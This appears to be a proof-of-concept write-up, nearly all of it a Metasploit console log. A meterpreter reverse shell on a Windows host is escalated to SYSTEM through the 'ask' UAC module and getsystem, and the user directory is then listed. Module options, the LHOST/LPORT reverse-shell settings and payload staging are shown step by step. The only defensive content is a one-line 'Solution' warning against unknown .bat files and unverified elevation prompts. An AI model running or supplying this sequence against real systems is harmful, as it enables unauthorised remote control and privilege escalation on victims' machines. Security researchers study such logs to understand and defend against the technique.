[*] https://0.0.0.0:4444 handling request from 192.168.1.6; (UUID: wjxa4ufv) Staging x86 payload (958531 bytes)
...
[*] Meterpreter session 1 opened (192.168.1.7:4444 -> 192.168.1.6:49167) at 2017-07-06 04:21:55 -0400

msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                     Information                                          Connection
  --  ----                     -----------                                          ----------
  1     meterpreter  x86/windows   WIN-Q1UASIF22CF\Raktim Mukherjee @ WIN-Q1UASIF22CF   192.168.1.7:4444 ->
192.168.1.6:49167 (192.168.1.6)

msf exploit(handler) > use exploit/windows/local/ask
msf exploit(ask) > options

Module options (exploit/windows/local/ask):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   FILENAME                    no        File name on disk
   PATH                        no        Location on disk, %TEMP% used if not set
   SESSION                     yes       The session to run this module on.
   TECHNIQUE  EXE              yes       Technique to use (Accepted: PSH, EXE)


Exploit target:

   Id  Name
   --  ----
   0   Windows

msf exploit(ask) > set session 1
session => 1
msf exploit(ask) > exploit

[-] Handler failed to bind to 192.168.1.7:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf exploit(ask) > options

Module options (exploit/windows/local/ask):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   FILENAME                    no        File name on disk
   PATH                        no        Location on disk, %TEMP% used if not set
   SESSION    1                yes       The session to run this module on.
   TECHNIQUE  EXE              yes       Technique to use (Accepted: PSH, EXE)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.7      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

```
msf exploit(ask) > set lport 5555
lport => 5555
msf exploit(ask) > exploit

[*] Started reverse TCP handler on 192.168.1.7:5555
[*] UAC is Enabled, checking level...
[*] The user will be prompted, wait for them to click 'Ok'
[*] Uploading yFxmyCccY.exe - 73802 bytes to the filesystem...
[*] Executing Command!
[*] Sending stage (957487 bytes) to 192.168.1.6
[*] Meterpreter session 2 opened (192.168.1.7:5555 -> 192.168.1.6:49169) at 2017-07-06 04:23:33 -0400

meterpreter > get uid
[-] Unknown command: get.
meterpreter > getuid
Server username: WIN-Q1UASIF22CF\Raktim Mukherjee
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > cd ..
meterpreter > cd ..
meterpreter > ls
Listing: C:\Users
==================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  4096  fil   2017-06-14 08:43:36 -0400  All Users
40555/r-xr-xr-x   0     dir   2009-07-14 03:17:20 -0400  Default
40777/rwxrwxrwx   0     dir   2009-07-14 00:53:55 -0400  Default User
40555/r-xr-xr-x   0     dir   2011-04-11 22:24:18 -0400  Public
40777/rwxrwxrwx   0     dir   2017-06-14 08:41:02 -0400  Raktim Mukherjee
100666/rw-rw-rw-  174   fil   2009-07-14 00:41:57 -0400  desktop.ini
```

Proof of Concept



Solution

Do not click any unknown .bat file. Also do not allow elevated permissions without verifying the source.